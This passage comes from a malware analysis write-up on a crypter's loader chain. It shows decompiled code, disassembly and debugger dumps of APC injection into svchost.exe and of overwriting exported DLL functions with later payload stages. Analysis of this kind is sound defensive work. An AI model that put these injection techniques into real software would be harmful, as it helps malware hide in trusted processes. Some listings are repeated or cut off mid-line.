pRtlFreeHeap = mw_resolve_api_hash(RtlFreeHeap_0);
v14 = 0;
if ( SystemInformation )
{
  v10 = pRtlAllocateHeap(NtCurrentTeb()->ProcessEnvironmentBlock->ProcessHeap, 8i64, 256i64);
  *SystemInformation = v10;
  for ( i = 256i64; ; i = v14 )
  {
    v5 = pNtQuerySystemInformation(SystemProcessInformation, v10, i, &v14);
    if ( v5 != 0xC0000004 )
      break;
    pRtlFreeHeap(NtCurrentTeb()->ProcessEnvironmentBlock->ProcessHeap, 0i64, *SystemInformation);
    v12 = 2 * v14;
    v14 = v12;
    if ( !v12 )
      break;
    v10 = pRtlAllocateHeap(NtCurrentTeb()->ProcessEnvironmentBlock->ProcessHeap, 8i64, v12);
    *SystemInformation = v10;
```

Get list of process information.

Since the next stages would be injected into svchost process the function responsible for the injection receives our “final structure” as a parameter. The injection function starts resolving multiple “custom syscall stubs” to be used:




```
pNtProtectVirtualMemory = mw_get_syscall_by_hash(syscall_stubs_base, NtProtectVirtualMemory_0);
pNtWriteVirtualMemory = mw_get_syscall_by_hash(syscall_stubs_base, NtWriteVirtualMemory_0);
pNtCreateEvent = mw_get_syscall_by_hash(syscall_stubs_base, NtCreateEvent_0);
pNtDuplicateObject = mw_get_syscall_by_hash(syscall_stubs_base, NtDuplicateObject_0);
pNtQueueApcThread = mw_get_syscall_by_hash(syscall_stubs_base, NtQueueApcThread_0);
pNtOpenProcess = mw_get_syscall_by_hash(syscall_stubs_base, NtOpenProcess_0);
pNtOpenThread = mw_get_syscall_by_hash(syscall_stubs_base, NtOpenThread_0);
pNtDelayExecution = mw_get_syscall_by_hash(syscall_stubs_base, NtDelayExecution_0);
pNtQueryInformationProcess = mw_get_syscall_by_hash(syscall_stubs_base, NtQueryInformationProcess_0);
pNtWaitForMultipleObjects = mw_get_syscall_by_hash(syscall_stubs_base, NtWaitForMultipleObjects_0);
pNtClose = mw_get_syscall_by_hash(syscall_stubs_base, NtClose_0);
pRtlFreeHeap = mw_resolve_api_hash(RtlFreeHeap_0);
pSetEvent = mw_resolve_api_hash(SetEvent_0);
pWinHelpA = mw_resolve_api_hash(WinHelpA_0);
hTargetProcess = 0i64;
status = -1;
proc_info_list = 0i64;
LODWORD(_pattern_offset) = -1;
pWinHelpW = mw_resolve_api_hash(WinHelpW_0);
pattern_3 = 0xA1A2A3A4ABi64;
```

Injection stubs resolving.

A call to `NtOpenProcess` is performed to get a handle to the svchost process using the collected PID. All svchost threads are then enumerated and for each thread opened via `NtOpenThread` it creates an event using `NtCreateEvent`, duplicate it to the target process using `NtDuplicateObject` and then queues an user APC passing the `NtSetEvent` as the APC function and the created event handle as it’s parameter. Once all the threads had an APC queued it calls `NtWaitForMultipleObjects` passing a list of all event handles to it.


The injection approach used by this crypter is via a basic APC injection. APCs are basically a way to execute code in the context of a thread and whenever the kernel receives a request to queue an APC it first checks the mode (user or kernel) and then inserts the APC into the proper thread queue. In order to execute an user APC a thread needs to be in an alertable state and this is why the calls mentioned above are used.

These calls are a kind of preventive measure to make sure there’s a thread in svchost process in alertable state via the duplicated events being triggered:



```
  while ( 1 )
  {
    // Attempt to get an alertable thread in svchost.exe
    if ( LODWORD(proc_info_list->UniqueProcessId) == target_pid )
    {
      for ( i = 0i64; i < proc_info_list->NumberOfThreads; i = (i + 1) )
      {
        if ( count == MAXIMUM_WAIT_OBJECTS )
          break;
        v19 = *&proc_info_list[1].Reserved1[80 * i + 40];
        ClientId = 0i64;
        v65 = 0i64;
        v67 = 0;
        v66 = 0i64;
        v58 = v19;
        ObjectAttributes = 48;
        v68 = 0i64;
        if ( !pNtOpenThread(&hThread_list[count], 16i64, &ObjectAttributes, &ClientId) )
        {
          if ( !pNtCreateEvent(&hEvent_list[count], 0x1F0003i64, 0i64, 1i64) )
          {
            hEvent = hEvent_list[j];
            LOBYTE(v35) = 0;
            hDupHandle = &hDupHandle_list[i];
            if ( !pNtDuplicateObject(-1i64, hEvent, hTargetProcess, hDupHandle, 0, v35, DUPLICATE_SAME_ACCESS) )
              pNtQueueApcThread(hThread_list[j], pSetEvent, *hDupHandle, 0i64, 0);
          }
          ++count;
          ++j;
        }
      }
    }
    if ( !proc_info_list->NextEntryOffset )
      break;
```

Queue an APC for each remote thread.




```
      wait_reason = pNtWaitForMultipleObjects(count, hEvent_list, 1i64);
      _pattern_offset = pattern_offset;
      event_index = wait_reason;
      if ( wait_reason == WAIT_TIMEOUT )
      {
        status = -8;
      }
```

Wait until an object is ready.

Once the proper thread is identified the function `WinHelpW` is overwritten with the Stage 2 content and the function `WinHelpA` with the Stage 3 content (both exported by `user32.dll`). For performance reasons once a DLL is mapped to a process memory Windows tries to maintain the same address for all the other processes and this is why use the addresses obtained from the main process (rundl32.exe) would match the addresses inside svchost.exe process (considering the user32.dll is already loaded, of course).

A new hex pattern (0xA1A2A3A4AB) is searched in the Stage 3 content and replaced by the main process handle and this handle is duplicated. This way the code injected in the target process would have access to the main process memory. The final step of Stage 1 is then call `NtQueueApcThread` function to queue the tampared `WinHelpW` function to the alertable thread, passing both the `WinHelpA` address and the “final struct” address in the main process to it:




```
status = pNtDuplicateObject(-1i64, -1i64, hTargetProcess, &hDupHandle, v34, v35, DUPLICATE_SAME_ACCESS);
if ( !status )
{
  w_memcpy((_second_mw_config->stage3_addr + _pattern_offset), &hDupHandle, 8ui64);
  v24 = _second_mw_config->stage2_size + _second_mw_config->stage3_size;
  LODWORD(v40) = 0;
  v42 = v24;
  final_struct_addr = *final_struct;
  status = pNtProtectVirtualMemory(hTargetProcess, &pWinHelpW, &v42, 64i64, &v40);
  if ( !status )
  {
    // Write Stage 2 content to WinHelpW
    pNtWriteVirtualMemory(
      hTargetProcess,
      pWinHelpW,
      _second_mw_config->stage2_addr,
      _second_mw_config->stage2_size,
      0i64);
    // Write Stage 3 content to WinHelpA
    pNtWriteVirtualMemory(
      hTargetProcess,
      pWinHelpA,
      _second_mw_config->stage3_addr,
      _second_mw_config->stage3_size,
      0i64);
    pNtProtectVirtualMemory(hTargetProcess, &pWinHelpW, &v42, v40, &v40);
    // Queue an user APC to the svchost.exe correct thread
    hTargetThread = hThread_list[event_index];
    status = pNtQueueApcThread(hTargetThread, pWinHelpW, pWinHelpA, final_struct_addr, 0);
    pNtDelayExecution(0i64, &v54);
```

Write Stage 2 and 3 content and queue an APC.

Stage 2 (WinHelpW export)

This is the first function executed inside the “svchost.exe” process and it’s job is very straight forward: it creates a thread using `ZwCreateThreadEx` to call the tampered `WinHelpA` function (Stage 3) and passes the address of our “final structure” inside the main process (rundll32.exe) as the thread function parameter.



```
00007FFB6DBC1860   4C:8BDC                  mov r11,rsp
00007FFB6DBC1863   48:83EC 68               sub rsp,68
00007FFB6DBC1867   33C0                     xor eax,eax
00007FFB6DBC1869   49:83C9 FF               or r9,FFFFFFFFFFFFFFFF
00007FFB6DBC186D   49:8943 E8               mov qword ptr ds:[r11-18],rax
00007FFB6DBC1871   45:33C0                  xor r8d,r8d
00007FFB6DBC1874   49:8943 E0               mov qword ptr ds:[r11-20],rax
00007FFB6DBC1878   49:8943 D8               mov qword ptr ds:[r11-28],rax
00007FFB6DBC187C   49:8943 D0               mov qword ptr ds:[r11-30],rax
00007FFB6DBC1880   894424 30                mov dword ptr ss:[rsp+30],eax
00007FFB6DBC1884   49:8953 C0               mov qword ptr ds:[r11-40],rdx
00007FFB6DBC1888   BA 00000010              mov edx,10000000
00007FFB6DBC188D   49:894B B8               mov qword ptr ds:[r11-48],rcx
00007FFB6DBC1891   49:8D4B 18               lea rcx,qword ptr ds:[r11+18]
00007FFB6DBC1895   49:8943 18               mov qword ptr ds:[r11+18],rax
00007FFB6DBC1899   48:B8 70E5EE6DFB7F000    mov rax,<ntdll.ZwCreateThreadEx>
00007FFB6DBC18A3   FFD0                     call rax
00007FFB6DBC18A5   48:83C4 68               add rsp,68
00007FFB6DBC18A9   C3                       ret
00007FFB6DBC18AA   830E 92                  or dword ptr ds:[rsi],FFFFFF92
00007FFB6DBC18AD   0100                     add dword ptr ds:[rax],eax
00007FFB6DBC18AF   48:8B8C24 80000000       mov rcx,qword ptr ss:[rsp+80]
00007FFB6DBC18B7   4C:8BCE                  mov r9,rsi
00007FFB6DBC18BA   45:8BC6                  mov r8d,r14d
00007FFB6DBC18BD   49:8BD4                  mov rdx,r12
00007FFB6DBC18C0   E8 4B000000              call <user32.WinHelpA>
00007FFB6DBC18C5   44:8BE8                  mov r13d,eax
00007FFB6DBC18C8   4D:85FF                  test r15,r15
00007FFB6DBC18CB   0F85 AA930100            jne user32.7FFB6DBDAC7B
00007FFB6DBC18D1   48:85ED                  test rbp,rbp
00007FFB6DBC18D4   0F85 BF930100            jne user32.7FFB6DBDAC99
00007FFB6DBC18DA   48:85FF                  test rdi,rdi
00007FFB6DBC18DD   0F85 D4930100            jne user32.7FFB6DBDACB7
00007FFB6DBC18E3   4D:85E4                  test r12,r12
00007FFB6DBC18E6   0F85 E9930100            jne user32.7FFB6DBDACD5
00007FFB6DBC18EC   41:8BC5                  mov eax,r13d
00007FFB6DBC18EF   48:8B9C24 90000000       mov rbx,qword ptr ss:[rsp+90]
00007FFB6DBC18F7   48:83C4 40               add rsp,40
00007FFB6DBC18FB   41:5F                    pop r15
00007FFB6DBC18FD   41:5E                    pop r14
00007FFB6DBC18FF   41:5D                    pop r13
00007FFB6DBC1901   41:5C                    pop r12
00007FFB6DBC1903   5F                       pop rdi
00007FFB6DBC1904   5E                       pop rsi
ThreadEx>
```


```
RAX     00007FFB6DEEE570     <ntdll.ZwCreateThreadEx>
RBX     000001ACF7E61E80
RCX     0000009D323FF440
RDX     0000000010000000
RBP     0000000000000000
RSP     0000009D323FF3C0
RSI     000001ACF7E35970
RDI     000001ACF7E61E80

R8      0000000000000000
R9      FFFFFFFFFFFFFFFF
R10     0000000000000000
R11     0000009D323FF428
R12     0000000000000000
R13     0000000000000000
R14     0000000000000000
R15     0000000000000000

RIP     00007FFB6DBC18A3     user32.00007FFB6DBC18A3

RFLAGS   0000000000000244
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C0000023 (STATUS_BUFFER_TOO_SMALL)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0033  SS 002B
```

```
1: rcx 0000009D323FF440 0000009D323FF440
2: rdx 0000000010000000 0000000010000000
3: r8 0000000000000000 0000000000000000
4: r9 FFFFFFFFFFFFFFFF FFFFFFFFFFFFFFFF
5: [rsp+20] 00007FFB6DBC1910 <user32.WinHelpA> (00007FFB6DBC1910
6: [rsp+28] 000001CCDB33E230 000001CCDB33E230
```

WinHelpW call.

Stage 3 (WinHelpA export)

This stage is the one responsible for calling the final stage in this whole chain, which is the Snow Crypter loader (Stage 4). The first thing done here is get the content of the loader inside the “final structure”. It does so by using the address passed as the thread parameter and calling the `ReadProcessMemory` function to read the content from this address. The access to the main process is possible cause a handle to it was written to this stage by stage 1 already:




```
00007FFB6DBC195C   49:BF 5805000000000000  mov r15,558
00007FFB6DBC1966   49:8BCF                 mov rcx,r15
00007FFB6DBC1969   48:B8 F0C4426CFB7F0000  mov rax,<kernel32.ReadProcessMemory>
00007FFB6DBC1973   44:8BCE                 mov r9d,esi
00007FFB6DBC1976   48:8BD3                 mov rdx,rbx
00007FFB6DBC1979   FFD0                    call rax
00007FFB6DBC197B   48:BE 40CFEE6DFB7F0000  mov rsi,<ntdll.NtClose>
00007FFB6DBC1985   85C0                    test eax,eax
00007FFB6DBC1987 v 0F84 F9000000           je user32.7FFB6DBC1A86
00007FFB6DBC198D   8B8F 40080000           mov ecx,dword ptr ds:[rdi+840]
00007FFB6DBC1993   48:8D87 60080000        lea rax,qword ptr ds:[rdi+860]
00007FFB6DBC199A   48:81C1 60080000        add rcx,860
00007FFB6DBC19A1   48:8987 38080000        mov qword ptr ds:[rdi+838],rax
00007FFB6DBC19A8   48:03CF                 add rcx,rdi
00007FFB6DBC19AB   C745 40 6470782E        mov dword ptr ss:[rbp+40],2E787064
00007FFB6DBC19B2   48:898F 50080000        mov qword ptr ds:[rdi+850],rcx
00007FFB6DBC19B9   48:B8 F004436CFB7F0000  mov rax,<kernel32.LoadLibraryA>
00007FFB6DBC19C3   48:8D4D 40              lea rcx,qword ptr ss:[rbp+40]
00007FFB6DBC19C7   C745 44 646C6C00        mov dword ptr ss:[rbp+44],6C6C64
00007FFB6DBC19CE   FFD0                    call rax
00007FFB6DBC19D0   48:85C0                 test rax,rax
00007FFB6DBC19D3 v 0F84 AD000000           je user32.7FFB6DBC1A86
00007FFB6DBC19D9   48:6348 3C              movsxd rcx,dword ptr ds:[rax+3C]
00007FFB6DBC19DD   4C:8D4D 38              lea r9,qword ptr ss:[rbp+38]
00007FFB6DBC19E1   49:BC 70BC426CFB7F0000  mov r12,<kernel32.VirtualProtect>
ssMemory>
```

```
R15      0000000000000558

RIP      00007FFB6DBC1979     user32.00007FFB6DBC1979

RFLAGS   0000000000000244
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C000000D (STATUS_INVALID_PARAMETER)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0033  SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.000000000000000000

Default (x64 fastcall)
1: rcx 0000000000000558 0000000000000558
2: rdx 000001CCDB33E230 000001CCDB33E230
3: r8 000001ACF9EBE0D0 000001ACF9EBE0D0
4: r9 000000000000335B 000000000000335B
5: [rsp+20] 0000000000000000 0000000000000000
6: [rsp+28] 0000000000000000 0000000000000000
```

Read the final structure from the main process memory.


The `LoadLibraryA` function is then called to load the `dpx.dll` module again, but now inside the “svchost.exe” process. The address of the `DpxCheckJobExists` function is resolved and replaced by the Stage 4 content (same approach applied by the Stage 0 payload). The screenshot bellow shows the DLL being loaded, the export being resolved and the Stage 4 content being written:



```
00007FFB6DBC19B2   48:898F 50080000        mov qword ptr ds:[rdi+850],rcx         rcx:"dpx.dll"
00007FFB6DBC19B9   48:B8 F004436CFB7F0000  mov rax,<kernel32.LoadLibraryA>
00007FFB6DBC19C3   48:8D4D 40              lea rcx,qword ptr ss:[rbp+40]
00007FFB6DBC19C7   C745 44 646C6C00        mov dword ptr ss:[rbp+44],6C6C64
00007FFB6DBC19CE   FFD0                    call rax
00007FFB6DBC19D0   48:85C0                 test rax,rax
00007FFB6DBC19D3 v 0F84 AD000000           je user32.7FFB6DBC1A86
00007FFB6DBC19D9   48:6348 3C              movsxd rcx,dword ptr ds:[rax+3C]       rcx:"dpx.dll"
00007FFB6DBC19DD   4C:8D4D 38              lea r9,qword ptr ss:[rbp+38]
00007FFB6DBC19E1   49:BC 70BC426CFB7F0000  mov r12,<kernel32.VirtualProtect>
00007FFB6DBC19EB   8B9401 88000000         mov edx,dword ptr ds:[rcx+rax+88]
00007FFB6DBC19F2   8B4C02 24               mov ecx,dword ptr ds:[rdx+rax+24]
00007FFB6DBC19F6   8B5402 1C               mov edx,dword ptr ds:[rdx+rax+1C]
00007FFB6DBC19FA   48:03D0                 add rdx,rax
00007FFB6DBC19FD   44:0FB70401             movzx r8d,word ptr ds:[rcx+rax]
00007FFB6DBC1A02   42:8B1C82               mov ebx,dword ptr ds:[rdx+r8*4]
00007FFB6DBC1A06   41:B8 04000000          mov r8d,4
00007FFB6DBC1A0C   8B97 58080000           mov edx,dword ptr ds:[rdi+858]         rdi+858:"N\f"
00007FFB6DBC1A12   48:03D8                 add rbx,rax
00007FFB6DBC1A15   8365 38 00              and dword ptr ss:[rbp+38],0
00007FFB6DBC1A19   48:8BCB                 mov rcx,rbx                            rcx:"dpx.dll"
00007FFB6DBC1A1C   41:FFD4                 call r12
00007FFB6DBC1A1F   8B8F 58080000           mov ecx,dword ptr ds:[rdi+858]         rdi+858:"N\f"
00007FFB6DBC1A25   48:8BD3                 mov rdx,rbx
00007FFB6DBC1A28   4C:8B87 50080000        mov r8,qword ptr ds:[rdi+850]
00007FFB6DBC1A2F   48:85C9                 test rcx,rcx                           rcx:"dpx.dll"
00007FFB6DBC1A32 v 74 17                   je user32.7FFB6DBC1A4B
00007FFB6DBC1A34   41:8A00                 mov al,byte ptr ds:[r8]
00007FFB6DBC1A37   49:FFC0                 inc r8
00007FFB6DBC1A3A   8802                    mov byte ptr ds:[rdx],al
00007FFB6DBC1A3C   48:FFC2                 inc rdx
00007FFB6DBC1A3F   48:83E9 01              sub rcx,1                              rcx:"dpx.dll"
00007FFB6DBC1A43 ^ 75 EF                   jne user32.7FFB6DBC1A34
00007FFB6DBC1A45   8B8F 58080000           mov ecx,dword ptr ds:[rdi+858]         rdi+858:"N\f"
00007FFB6DBC1A4B   44:8B45 38              mov r8d,dword ptr ss:[rbp+38]
00007FFB6DBC1A4F   4C:8D4D 38              lea r9,qword ptr ss:[rbp+38]
00007FFB6DBC1A53   8BD1                    mov edx,ecx
00007FFB6DBC1A55   48:8BCB                 mov rcx,rbx                            rcx:"dpx.dll"
00007FFB6DBC1A58   41:FFD4                 call r12
```

DpxCheckJobExists export tampering.

The tampered function (Stage 4) is then called via a `CreateThread` call, passing the “final struct” (now accesible locally) as the thread parameter:



```
00007FFB6DBC195C   49:BF 5805000000000000 mov r15,558
00007FFB6DBC1966   49:8BCF               mov rcx,r15
00007FFB6DBC1969   48:B8 F0C4426CFB7F000 mov rax,<kernel32.ReadProcessMemory>
00007FFB6DBC1973   44:8BCE               mov r9d,esi
00007FFB6DBC1976   48:8BD3               mov rdx,rbx
00007FFB6DBC1979   FFD0                  call rax
00007FFB6DBC197B   48:BE 40CFEE6DFB7F000 mov rsi,<ntdll.NtClose>
00007FFB6DBC1985   85C0                  test eax,eax
00007FFB6DBC1987   0F84 F9000000         je user32.7FFB6DBC1A86
00007FFB6DBC198D   8B8F 40080000         mov ecx,dword ptr ds:[rdi+840]
00007FFB6DBC1993   48:8D87 60080000      lea rax,qword ptr ds:[rdi+860]
00007FFB6DBC199A   48:81C1 60080000      add rcx,860
00007FFB6DBC19A1   48:8987 38080000      mov qword ptr ds:[rdi+838],rax
00007FFB6DBC19A8   48:03CF               add rcx,rdi
00007FFB6DBC19AB   C745 40 6470782E      mov dword ptr ss:[rbp+40],2E787064
00007FFB6DBC19B2   48:898F 50080000      mov qword ptr ds:[rdi+850],rcx
00007FFB6DBC19B9   48:B8 F004436CFB7F000 mov rax,<kernel32.LoadLibraryA>
00007FFB6DBC19C3   48:8D4D 40            lea rcx,qword ptr ss:[rbp+40]
